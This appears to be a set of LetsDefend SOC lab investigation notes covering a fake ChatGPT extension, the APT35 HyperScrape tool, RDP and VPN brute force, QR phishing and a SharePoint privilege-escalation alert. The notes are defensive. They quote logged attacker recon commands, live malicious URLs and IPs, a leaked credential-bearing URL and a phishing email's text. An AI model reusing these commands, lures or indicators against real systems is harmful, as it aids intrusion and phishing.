
Type: Network Connection  
DestinationIp: 52.76.101.124  
DestinationHost: www.chatgptforgoogle.pro  
DestinationPort: 80  
Image: C:\Program Files\Google\Chrome\Application\chrome.exe  
UtcTime: 2023-05-29 13:02:47.847



Source: Sysmon  
Username: Samuel  
EventID: 22  
Type: DNS Query  
QueryResult: ::ffff:104.21.63.166;::ffff:172.67.147.243;  
QueryName: version.chatgpt4google.workers.dev  
Process: C:\Program Files\Google\Chrome\Application\chrome.exe  
UtcTime: 2023-05-29 13:03:23.006



I will contain at this point to be safe



Even though scans of the actual file came out clean, a lot of IoC have appeared, some with spyware potential possible data leakage

## Define Threat Indicator

Select Threat Indicator

Unknown or unexpected outgoing internet traffic

Next

A screenshot of a 'Define Threat Indicator' step in a process. It shows a list of threat indicators and a selected item 'Unknown or unexpected outgoing internet traffic'. A 'Next' button is visible at the bottom.

## Check if the malware is quarantined/cleaned

- Log Management
- Endpoint Security

Malware quarantined/cleaned?

Not Quarantined      Quarantined

A screenshot of a 'Check if the malware is quarantined/cleaned' step. It lists two options: 'Not Quarantined' and 'Quarantined'. The 'Not Quarantined' button is highlighted with a red border.

This extension was removed from Chrome Web Store on 2023-03-22 due to malware

Stats date: 22.03.2023

By: Gumi Soft LLC

Users: 9.125

Rating: 3.83 (6)

Version: 1.16.6 (Last updated: 2023-02-14)

Creation date: 2023-02-09

Manifest version: 3

Permissions:

- storage
- cookies

Host permissions:

- https://\*.openai.com/
- <all\_urls>

Size: 332.80K

Email: Click to see

URLs: Privacy policy

A screenshot of a page showing details about a malware extension. It includes stats like users and rating, version information, creation date, manifest version, and a list of permissions and host permissions. A note at the top states the extension was removed from the Chrome Web Store on March 22, 2023.

### Check If Someone Requested the C2

Please go to the "Log Management" page and check if the C2 address accessed. You can check if the malicious file is run by searching the C2 addresses of the malicious file.

Management

Click "Accessed" if someone access the malicious address. Otherwise please click "Not Accessed" button.

Accessed      Not Accessed

A screenshot of a 'Check If Someone Requested the C2' step. It contains instructions to check Log Management for C2 addresses and two buttons: 'Accessed' and 'Not Accessed'. The 'Accessed' button is highlighted with a red border.

**RULE NAME**

SOC202 - FakeGPT Malicious Chrome Extension

153

May, 29, 2023, 01:01 PM

SOC202 - FakeGPT Malicious Chrome Extension

True Positive (+5 Point)

Check If Someone Requested the C2 (+5 Point)

Analyze Malware (+5 Point)

Check if the malware is quarantined/cleaned (+5 Point)

Empty! You should explain why you closed alarm this way.

Show

[Open the Security Report](#)

☆

✎

🔗

- Remove the malicious extension from affected systems.
- Isolate the compromised machine from the network to prevent the attacker from accessing other resources and systems within the organization.
- Review and update security configurations to enhance protection against similar threats in the future.
- Reset affected user accounts, including passwords, and enable two-factor authentication where available.

**Event Conclusion:** User downloaded a fake ChatGPT extension that successfully connected with a C2

## Investigation 0.6

Medium	Dec, 27, 2023, 11:22 AM	★ SOC250 - APT35 HyperScrape Data Exfiltration Tool Detected
--------	-------------------------	--

EventID : 212  
Event Time : Dec, 27, 2023, 11:22 AM  
Rule : SOC250 - APT35 HyperScrape Data Exfiltration Tool Detected  
Level : Security Analyst  
Hostname : Arthur  
Ip Address : 172.16.17.72  
Process Name : EmailDownloader.exe  
Process Path : C:\Users\LetsDefend\Downloads\EmailDownloader.exe  
Parent Process : C:\Windows\Explorer.EXE  
Command Line : C:\Users\LetsDefend\Downloads\EmailDownloader.exe  
File Hash : cd2ba296828660ecd07a36e8931b851dda0802069ed926b3161745aae9aa6daa  
Trigger Reason : Unusual or suspicious patterns of behavior linked to the hash have been identified, indicating potential malicious intent.  
Device Action : Allowed

Hostname: Arthur

Destination IP Address: 172.16.17.72

Process Name: EmailDownloader.exe

Process Path: C:\Users\LetsDefend\Downloads\EmailDownloader.exe

File Hash:

cd2ba296828660ecd07a36e8931b851dda0802069ed926b3161745aae9aa6daa

Command Line: C:\Users\LetsDefend\Downloads\EmailDownloader.exe


Device Action : Allowed

Trigger Reason: Unusual patterns of behavior linked to hash

APT35 aka Charming Kitten was observed using a new tool called Hyperscrape to extract emails from their victims' mailboxes

First glance: Arthur possibly ran an malicious process

I'll check the file and its hash:



The screenshot displays the 'MITRE ATT&CK Tactics and Techniques' section. It lists six tactics with their corresponding TA numbers: Execution (TA0002), Privilege Escalation (TA0004), Defense Evasion (TA0005), Discovery (TA0007), Collection (TA0009), and Command and Control (TA0011). Each tactic is preceded by a plus sign and a small circular icon.

The screenshot shows a search results page for a 'New Iranian APT data extraction tool'. There are two entries. Both entries include a thumbnail icon of a document with a barcode, the title 'New Iranian APT data extraction tool', and the date 'Updated 2 years ago by patricksvgrapi' or 'Updated 1 month ago by AlienVaultOTX'. The first entry is dated '(2022-08-23) https://blog.google/threat-analysis-group/new-iranian-apt-data-extraction-tool/'. Below each entry are statistics: 'Files: 9', 'Domains: 2', and 'IPs: 2'. The second entry also includes a 'trusted' badge and the note 'In December 2021, TAG discovered a novel Charming Kitten tool, named H'.

Malicious Iranian APT extraction tool, I will contain Arthur.

Now I will check

The screenshot shows a user interface for managing a host. At the top, there is a button labeled "Action". Below it, a toggle switch is set to "Host Contained" with a checked icon. To the right of the switch is the word "Containment". Further to the right, there are buttons for "History" and "Clean". Below this header, there is a section titled "Host Information". Inside this section, the following details are listed:

Hostname:	Arthur	Domain:	LetsDefend
IP Address:	172.16.17.72	Bit Level:	64
OS:	Windows 10	Primary User:	Arthur
Client/Server:	Server	Last Login:	Dec, 27, 2023, 02:06 PM

I'll begin with checking all the endpoint network logs to check for suspicious IP's and URL's, I'll be using a Python script that combines VirusTotal API to bulk check unique IPs

IP Address	URL	Detected Malicious Hits
173.209.51.54	<a href="http://173.209.51.54/">http://173.209.51.54/</a>	3
173.209.51.54	<a href="https://173.209.51.54/">https://173.209.51.54/</a>	4
173.209.51.54	<a href="http://173.209.51.54/d/Rar.exe">http://173.209.51.54/d/Rar.exe</a>	3
173.209.51.54	<a href="http://173.209.51.54:5985/">http://173.209.51.54:5985/</a>	5
185.125.190.39	<a href="http://ports.ubuntu.com/ubuntu-ports/pool/universe/p/pymilter-milters/pymilter-milters_0.8.18.orig.tar.gz">http://ports.ubuntu.com/ubuntu-ports/pool/universe/p/pymilter-milters/pymilter-milters_0.8.18.orig.tar.gz</a>	3
3.129.149.36	<a href="http://3-129-149-36.ipv4.nknlabs.io/">http://3-129-149-36.ipv4.nknlabs.io/</a>	1
34.243.160.129	<a href="http://34.243.160.129/">http://34.243.160.129/</a>	1
52.15.106.142	<a href="http://52.15.106.142/">http://52.15.106.142/</a>	1
54.247.62.1	<a href="http://54.247.62.1:443/">http://54.247.62.1:443/</a>	1
91.189.91.48	<a href="http://91.189.91.48/">http://91.189.91.48/</a>	1
91.189.91.48	<a href="https://xubuntu.org/release/19-04/">https://xubuntu.org/release/19-04/</a>	1
49.12.80.40	<a href="http://minergate.com/rehttps:minergate.com/regemailCarlosMira22@hotmail.compasswordv1">http://minergate.com/rehttps:minergate.com/regemailCarlosMira22@hotmail.compasswordv1</a>	2

I can see that Arthur has been interacting with a lot of malicious IP's and URL's some standout like minergate, Rar.exe possible C2 interactions

Next I'll check the Endpoint Process logs We can see arthur Running the EmailDownload.exe

```
2023-12-27 11:21:37.051      6315      EmailDownloader.exe      explorer.exe

Event Time 2023-12-27 11:21:37.051
Process ID 6315
Target Process Command Line : C:\Users\LetsDefend\Downloads\EmailDownloader.exe
Image Path C:\Users\LetsDefend\Downloads\EmailDownloader.exe
Process User EC2AMAZ-ILGVOIN\Arthur
Parent Name explorer.exe
Parent Path C:\Windows\explorer.exe
Command Line C:\Users\LetsDefend\Downloads\EmailDownloader.exe
```

Firewall log shows it wasn't blocked

```
source_address 172.16.17.72
source_port 24234
destination_address 136.243.108.14
destination_port 80
time Dec, 27, 2023, 11:22 AM

Raw Log
Source IP 172.16.17.72
Destination IP 136.243.108.14
Destination Port 80
Source Process EmailDownloader.exe
Firewall Action SUCCESS
```

## Determine the Type of Reconnaissance

As a result of the analysis made through Endpoint Security analysis which Reconnaissance technique does the attack match?

Active Scanning

Gather Victim Host Information

Gather Victim Identity Information

Gather Victim Network Information

## Attacker IP Analysis

The attacker performing the Recon activity can be detected from the logs on IP Log Management. Is the attacker IP internal or external?

## Determine the Scope

You should find which systems are affected. Search on the Endpoint Security, Log Management, and Email Security for IOCs you found during your investigation. Is there more than one affected device?

## Containment

Systems exposed to cyber attack should be isolated and the effect of cyber attack should be reduced. Does the device need to be isolated?

## Event Conclusion: Successful APT35 HyperScrape Data Exfiltration Tool attack

EventID :

212

Event Time :

Dec, 27, 2023, 11:22 AM

Rule :

SOC250 - APT35 HyperScrape Data Exfiltration Tool Detected

Answer :

True Positive (+5 Point)

Playbook Answers :

External

Containment (+5 Point)

gather ID

Determine the Scope (+5 Point)

Attacker IP Analysis (-5 Point) ⓘ

Determine the Type of Reconnaissance (-5 Point) ⓘ

## Investigation 0.7

Medium

Mar, 07, 2024, 11:44 AM

SOC176 - RDP Brute Force Detected

EventID :	234
Event Time :	Mar, 07, 2024, 11:44 AM
Rule :	SOC176 - RDP Brute Force Detected
Level :	Security Analyst
Source IP Address :	218.92.0.56
Destination IP Address :	172.16.17.148
Destination Hostname :	Matthew
Protocol :	RDP
Firewall Action :	Allowed
Alert Trigger Reason :	Login failure from a single source with different non existing accounts

EventID: 234

Event Time: Mar 07, 2024, 11:44 AM

Rule: SOC176 - RDP Brute Force Detected

Level: Security Analyst

Source IP Address: 218.92.0.56

Destination IP Address: 172.16.17.148

Destination Hostname: Matthew

Protocol: RDP

Firewall Action: Allowed

Alert Trigger Reason: Login failure from a single source with different non-existing accounts

First glance, RDP Brute force was allowed

I'll start investigating the source IP (Attacker):

The screenshot shows a summary of flagged IP addresses. A circular progress bar indicates 15 out of 94 vendors flagged the IP as malicious. Below it, the IP address 218.92.0.56 is listed along with its AS number, AS 4134 (Chinanet). A 'Community Score' slider is also visible.

15 / 94

Community Score

218.92.0.56 (218.92.0.0/16)

AS 4134 Chinanet

A successful log on at 11:44 AM

OS	
source_address	218.92.0.56
source_port	31245
destination_address	172.16.17.148
destination_port	3389
time	Mar, 07, 2024, 11:44 AM
Raw Log	
Username	Matthew
EventID	4624(An account was successfully logged on.)
Logon Type	10(RemoteInteractive)
Source IP	218.92.0.56

OS Log confirms

RAW LOG

Username: Matthew

EventID: 4624(An account was successfully logged on.)

Logon Type: 10(RemoteInteractive)

Now I'll check Matthew endpoint

Privilege escalation commands

EVENT TIME	COMMAND LINE
Mar 7 2024 11:45:18	"C:\Windows\system32\cmd.exe"
Mar 7 2024 11:45:51	whoami
Mar 7 2024 11:45:58	net user letsdefend
Mar 7 2024 11:46:34	net localgroup administrators
Mar 7 2024 11:46:53	netstat -ano

Matthew network traffic

Mar 7 2024 11:43:30	218.92.0.56
Mar 7 2024 11:44:29	218.92.0.56
Mar 7 2024 11:44:32	218.92.0.56
Mar 7 2024 11:44:37	218.92.0.56
Mar 7 2024 11:44:51	218.92.0.56

Outgoing traffic to the attacker, established connection

## Possible remote control

Event Time : Mar 7 2024 11:44:56  
Process ID : 3164  
Target Process Command Line : "C:\Program Files\TightVNC\tvncserver.exe" -desktopserver -logdir "C:\Windows\system32\config\systemprofile\AppData\Roaming\T... [+](#)  
Image Path : C:\Program Files\TightVNC\tvncserver.exe  
Process User : NT AUTHORITY\SYSTEM  
Parent Name :  
Parent Path :  
Command Line : "C:\Program Files\TightVNC\tvncserver.exe" -service

## Sent traffic to Malicious URL's and IPs

IP Address	Positives	Total Scans	Detected URLs
218.92.0.56	16	97	<a href="http://218.92.0.56/">http://218.92.0.56/</a>
142.250.190.142	13	91	<a href="https://mmkhp89956.xyz/">https://mmkhp89956.xyz/</a> <a href="http://kkyuhg08754.com/">http://kkyuhg08754.com/</a> , <a href="https://trevax.org/">https://trevax.org/</a>
173.209.51.54	5	88-94	<a href="http://173.209.51.54:5985/">http://173.209.51.54:5985/</a> , <a href="http://173.209.51.54/d/Rar.exe">http://173.209.51.54/d/Rar.exe</a> <a href="https://173.209.51.54/">https://173.209.51.54/</a>
136.243.108.14	5	95	<a href="https://136.243.108.14/">https://136.243.108.14/</a>

The image shows two side-by-side screenshots of the VirusTotal analysis interface. Both screens have a dark theme.

**Left Screenshot (IP: 218.92.0.56):**

- Community Score:** 16 / 97
- Detected URLs:** <http://218.92.0.56/>
- Crowdsourced context:** HIGH 0, MEDIUM 0, LOW 1, INFO 1. A warning icon indicates "SSH bruteforce Attackers [2023-09-20]" according to alienVault VirusTotal.

**Right Screenshot (IP: 173.209.51.54):**

- Community Score:** 10 / 95
- Detected URLs:** <https://mmkhp89956.xyz/>, <http://mmkhp89956.xyz>
- Security vendors' analysis:**
  - alphaMountain.ai: Phishing
  - BitDefender: Phishing
  - Anti-AVL: Criminal IP
  - Malicious: Malicious

Containing

Action

it Contained

## Enrichment & Context

Check the Source IP address. Is the IP address 'internal' or 'external'?

**External** **Internal**

## IP Reputation Check

Check the reputation of the attacker's IP Address using the following resources.

- Virus Total
- AbuseIPDB
- LetsDefend TI

Is the attacker IP suspicious or not?

**No** **Yes**

## Traffic Analysis

Search for the Attacker IP address in [Log Management](#). Is there a request from the Attacker IP address to the target server's SSH or RDP port?

**No** **Yes**

## Determine the Scope

Does the Attacker IP address try to establish an SSH/RDP connection with multiple servers/clients as the target?

**No** **Yes**

## Log Management

Check the SSH/RDP audit logs to determine if the brute force attack was successful.

### For Windows:

- Event ID 4624: An account was successfully logged on - Event ID 4625: An account failed to log on

### For Linux:

- cat /var/log/auth.log | grep "Failed password" - cat /var/log/auth.log | grep "Accepted password"

A successful login after a series of failed logins from the same source address to the same target indicates that the brute force attack was successful.

Was the brute force attack successful?

No Yes

## Should the device be isolated?

Systems exposed to a cyber-attack should be isolated to reduce the impact of the cyber-attack. Does the device require isolation?

No Yes

234

Mar, 07, 2024, 11:44 AM

SOC176 - RDP Brute Force Detected

True Positive (+5 Point)

Should the device be isolated? (+5 Point)

Log Management (+5 Point)

Determine the Scope (+5 Point)

Traffic Analysis (+5 Point)

IP Reputation Check (+5 Point)

Enrichment & Context (+5 Point)

Empty! You should explain why you closed alarm this way.

[Open the Security Report](#)




**Event Conclusion:** True Positive Brute Force attempt  
with Data exfil  
**Investigation 0.8**

EventID :	162
Event Time :	Jun, 21, 2023, 01:51 PM
Rule :	SOC210 - Possible Brute Force Detected on VPN
Level :	Security Analyst
Source Address :	37.19.221.229
Destination Address :	33.33.33.33
Destination Hostname :	Mane
Username :	mane@letsdefend.io
Alert Trigger Reason :	A successful VPN login was detected shortly after failed login attempts from the same source IP address

Field	Details
EventID	162
Event Time	Jun 21, 2023, 01:51 PM
Rule	SOC210 - Possible Brute Force Detected on VPN
Level	Security Analyst
Source Address	37.19.221.229
Destination Address	33.33.33.33
Destination Hostname	Mane
Username	mane@letsdefend.io
Alert Trigger Reason	A successful VPN login was detected shortly after failed login attempts from the same source IP address

First glance, looks like successful VPN brute force

I'll start with checking the Source Address:



## One hit, lets check more sources

37.19.221.229 was found in our database!

This IP was reported 48 times. Confidence of Abuse is 34%:

34%

ISP	DataCamp Limited
Usage Type	Data Center/Web Hosting/Transit
Hostname(s)	unn-37-19-221-229.datapacket.com
Domain Name	datacamp.co.uk
Country	🇺🇸 United States of America
City	Houston, Texas

Lets check the source address IP logs and we can see that indeed a login was successful after multiple attempts, all points to a brute force at this point

```
ane@letsdefend.io', 'action': 'user name is correct but the password is wr...
ane@letsdefend.io', 'action': 'user name is correct but the password is ...
ane@letsdefend.io', 'action': 'user name is correct but the password is ...
ane@letsdefend.io', 'action': 'user name is correct but the password is wr...
ane@letsdefend.io', 'action': 'user name is correct but the password is ...
ane@letsdefend.io', 'action': 'Login Successful'}
ane@letsdefend.io', 'action': 'user name does not exist'}
```

I'll check the

```
: 'mane@letsdefend.io', 'action': 'Login Successful'}  
: 'zane@letadefend.io', 'action': 'user name does not exist'}
```

Terminal History after successful login, deletion of a file could be attempted to hide and then scanning possibly to find further vulnerabilities

```
2023-06-21 13:20:59      del file.txt  
2023-06-21 13:30:05      tasklist /v  
2023-06-21 13:40:12      systeminfo
```

## Enrichment & Context

Check the Source IP address. Is the IP address 'internal' or 'external'?

## IP Reputation Check

Check the reputation of the attacker's IP Address using the following resources.

- Virus Total
- AbuselPDB
- LetsDefend TI

Is the attacker IP suspicious or not?

## Traffic Analysis

Search for the Attacker IP address in [Log Management](#). Is there a request from the Attacker IP address to the target server's SSH or RDP port?

### Determine the Scope

Does the Attacker IP address try to establish an SSH/RDP connection with multiple servers/clients as the target?

[No](#) [Yes](#)

## Log Management

Check the SSH/RDP audit logs to determine if the brute force attack was successful.

#### For Windows:

- Event ID 4624: An account was successfully logged on
- Event ID 4625: An account failed to log on

#### For Linux:

- cat /var/log/auth.log | grep "Failed password"
- cat /var/log/auth.log | grep "Accepted password"

A successful login after a series of failed logins from the same source address to the same target indicates that the brute force attack was successful.

Was the brute force attack successful?

[No](#) [Yes](#)

## Should the device be isolated?

Systems exposed to a cyber-attack should be isolated to reduce the impact of the cyber-attack. Does the device require isolation?

[No](#) [Yes](#)

000278 - Possible Brute Force Detected on 172.16.1.1

True Positive (+5 Point)

Should the device be isolated? (+5 Point)

Log Management (+5 Point)

Determine the Scope (-5 Point)

Traffic Analysis (-5 Point) 

IP Reputation Check (+5 Point)

Enrichment & Context (+5 Point)

Empty! You should explain why you closed alarm this way.

RDP \_SSH IS NOT VPN  
THE ATTACKER USED VPN

FAULTY ANSWER FROM  
LETS DEFEND.

[Open the Security Report](#)



## Event Conclusion: True Positive BruteForceVPN

### Investigation 0.9

Medium	Jan, 01, 2024, 12:37 PM	SOC251 - Quishing  Detected (QR Code Phishing)
--------	-------------------------	--

EventID : 214  
Event Time : Jan, 01, 2024, 12:37 PM  
Rule : SOC251 - Quishing Detected (QR Code Phishing)  
Level : Security Analyst  
SMTP Address : 158.69.201.47  
Source Address : security@microsecmfa.com  
Destination Address : Claire@letsdefend.io  
E-mail Subject : New Year's Mandatory Security Update: Implementing Multi-Factor Authentication (MFA)  
Device Action : Allowed


Field	Details
EventID	214
Event Time	Jan 01, 2024, 12:37 PM
Rule	SOC251 - Quishing Detected (QR Code Phishing)
Level	Security Analyst
SMTP Address	158.69.201.47
Source Address	security@microsecmfa.com
Destination Address	Claire@letsdefend.io
E-mail Subject	New Year's Mandatory Security Update: Implementing Multi-Factor Authentication (MFA)
Device Action	Allowed

First glance, looks like a Quishing attempt trying to use social engineering


I'll start with checking the SMTP address & the Source Address

## Flagged as phishing

Antiy-AVL	ⓘ Malicious	BitDefender	ⓘ Phishing
Criminal IP	ⓘ Malicious	CyRadar	ⓘ Malicious
ESET	ⓘ Phishing	Fortinet	ⓘ Malware
G-Data	ⓘ Phishing	Lionic	ⓘ Malicious
Sophos	ⓘ Malware	VIPRE	ⓘ Phishing



Domain looks clean, possible spoofing?



Lets go check claires Email & EDR

This is a clear Quishing email, Uses pressure social engineering tactic

 Microsoft

## Multi Factor Authentication Setup

Hello Claire,

You are mandated to update and enable 2FA security on your account as of 02/01/2024 to mitigate theft and help protect your account. Please scan the above QR Code with your Phone camera to generate a new device code for your Microsoft Authentication App. Failure to authenticate the security information will lead to loss of email privileges.



Alternatively, you can use your phone's camera or visit websites equipped to scan QR codes.

Please be aware that failure to comply with this security update within the specified timeframe may lead to your account being blocked.

---

Happy New Year,  
The Microsoft team

<https://ipfs.io/ipfs/Qmbr8wmr41C35c3K2GfiP2F8YGzLhYpKpb4K66KU6mLmL4#> - This is the link for the QR let's check it out

## Analysis Overview

[Request Report Deletion](#)

Submission name:	hxxps://ipfs.io/ipfs/Qmbr8wmr41C35c3K2GfiP2F8YGzLhYpKpb4K66KU6mLmL4	<span style="background-color: red; color: white; padding: 2px 5px;">malicious</span>
Size:	91B	
Type:	<a href="#">url</a> 	
Mime:	application/x-mswinurl	AV Detection: 33%
Operating System:	Windows 	
Last Anti-Virus Scan:	01/28/2024 22:45:02 (UTC)	
Last Sandbox Report:	01/28/2024 22:43:29 (UTC)	

Antiy-AVL	<span style="color: red;">!</span> Malicious	Criminal IP	<span style="color: red;">!</span> Phishing
CyRadar	<span style="color: red;">!</span> Malicious	Emsisoft	<span style="color: red;">!</span> Phishing
Fortinet	<span style="color: red;">!</span> Phishing	G-Data	<span style="color: red;">!</span> Malware
Kaspersky	<span style="color: red;">!</span> Phishing	Netcraft	<span style="color: red;">!</span> Malicious
SafeToOpen	<span style="color: red;">!</span> Phishing	Sophos	<span style="color: red;">!</span> Phishing
Webroot	<span style="color: red;">!</span> Malicious	Gridinsoft	<span style="color: yellow;">!</span> Suspicious
Trustwave	<span style="color: red;">!</span> Suspicious	Abusix	<span style="color: green;">✓</span> Clean

Lets check Claires Endpoint for anything interesting & nothing out of the ordinary in claires EDR logs

### Determine the Type of Reconnaissance

As a result of the analysis made through Endpoint Security analysis which Reconnaissance technique does the attack match?

Active Scanning Gather Victim Host Information

Gather Victim Identity Information Gather Victim Network Information

Gather Victim Org Information Other Phishing for Information

## Attacker IP Analysis

The attacker performing the Recon activity can be detected from the logs on IP Log Management. Is the attacker IP internal or external?

## IP Reputation Check

Perform a reputation check of the attacker IP address. You can use the following resources for this.

- Virus Total
- AbuseIPDB
- LetsDefend TI

Is the attacker IP suspicious or not?

## Determine the Scope


You should find which systems are affected. Search on the Endpoint Security, Log Management, and Email Security for IOCs you found during your investigation. Is there more than one affected device?

## Containment

Systems exposed to cyber attack should be isolated and the effect of cyber attack should be reduced. Does the device need to be isolated?



Incident Handler



**Event Conclusion:** True Positive Quishing

# Investigation 1.0

Critical	Oct, 06, 2023, 08:05 PM	★ SOC227 - Microsoft SharePoint Server Elevation of Privilege - Possible CVE-2023-29357 Exploitation
----------	-------------------------	--

★ The CVE-2023-29357 vulnerability is a critical privilege escalation vulnerability that, when combined with other vulnerabilities, could lead to remote code execution. A CVSS score of 9.8 (Critical) and a high exploitability score indicate a significant threat.	
EventID :	189
Event Time :	Oct, 06, 2023, 08:05 PM
Rule :	SOC227 - Microsoft SharePoint Server Elevation of Privilege - Possible CVE-2023-29357 Exploitation
Level :	Security Analyst
Hostname :	MS-SharePointServer
Destination IP Address :	172.16.17.233
Source IP Address :	39.91.166.222
HTTP Request Method :	GET
Requested URL :	/_api/web/siteusers
User-Agent :	python-requests/2.28.1
Alert Trigger Reason :	This activity may be indicative of an attempt to exploit the CVE-2023-29357 vulnerability, which could potentially lead to unauthorized access and privilege escalation within the SharePoint server.
Device Action :	Allowed

Field	Details
EventID	189
Event Time	Oct 06, 2023, 08:05 PM
Rule	SOC227 - Microsoft SharePoint Server Elevation of Privilege - Possible CVE-2023-29357 Exploitation
Level	Security Analyst
Hostname	MS-SharePointServer
Destination IP Address	172.16.17.233
Source IP Address	39.91.166.222
HTTP Request Method	GET
Requested URL	/_api/web/siteusers
User-Agent	python-requests/2.28.1
Alert Trigger Reason	This activity may be indicative of an attempt to exploit the CVE-2023-29357 vulnerability, which could potentially lead to unauthorized access and privilege escalation within the SharePoint server.
Device Action	Allowed

First glance, a critical level privilege escalation CVE was executed on a MS-SharePointServer  
First, I'll start with looking at the CVE

In June 2023, Microsoft released a patch for a critical elevation of privilege vulnerability in SharePoint, identified as [CVE-2023-29357](#). An attacker exploiting this flaw could gain **administrator-level privileges** without requiring any prior authentication. The vulnerability permits attackers to **spoof JWT authentication tokens**, enabling them to execute a network attack, **bypassing authentication processes** and accessing privileges of an authenticated user. It is imperative to note that this **does not necessitate any interaction from the user.**

We can see that this vulnerability allows for an attacker to get admin privileges without any authentication or any user interaction

This was alerted as allowed, so I'll start with containing the endpoint.

Host Information			
Hostname:	MS-SharePointServer	Domain:	LetsDefend
IP Address:	172.16.17.233	Bit Level:	64
OS:	Windows Server 2019	Primary User:	SPadmin
Client/Server:	Server	Last Login:	Oct, 07, 2023, 10:00 AM

Action
Containment: <input checked="" type="checkbox"/> Host Contained

Next I'll check the source IP address (attacker)

destination_address	172.16.17.233
destination_port	443
time	Oct, 06, 2023, 08:05 PM
<b>Raw Log</b>	
Request URL	/api/web/siteusers
User-Agent	python-requests/2.28.1
Request Method	GET
Device Action	Permitted
HTTP Response Size:	1453
HTTP Response Status	200

destination_address	172.16.17.233
destination_port	443
time	Oct, 06, 2023, 08:05 PM
<b>Raw Log</b>	
Request URL	/api/web/siteusers
User-Agent	python-requests/2.28.1
Request Method	GET
Device Action	Permitted
HTTP Response Size:	1453
HTTP Response Status	200

We can see two api GET logs with 200 status (passed) using python and HTTPS

Next I'll check the SharePointServer, and we see the firewall logs also confirming the GET request was permitted with an HTTP 200 response

```
Request URL: /_api/web/siteusers
User-Agent: python-requests/2.28.1
Request Method: GET
Device Action: Permitted
HTTP Response Size:: 1453
HTTP Response Status: 200
```

I'll me check the attacker IP using OSINT - Malicious

The screenshot shows the Malicious website interface. On the left, there's a circular progress bar with a red dot at the top, indicating a 'Community Score' of 2 out of 94. On the right, a message states '2/94 security vendors flagged this URL as malicious'. Below this, the URL 'http://39.91.166.222/' and the IP address '39.91.166.222' are displayed. A search bar contains the text 'ip'. A table lists seven entries from different security vendors:

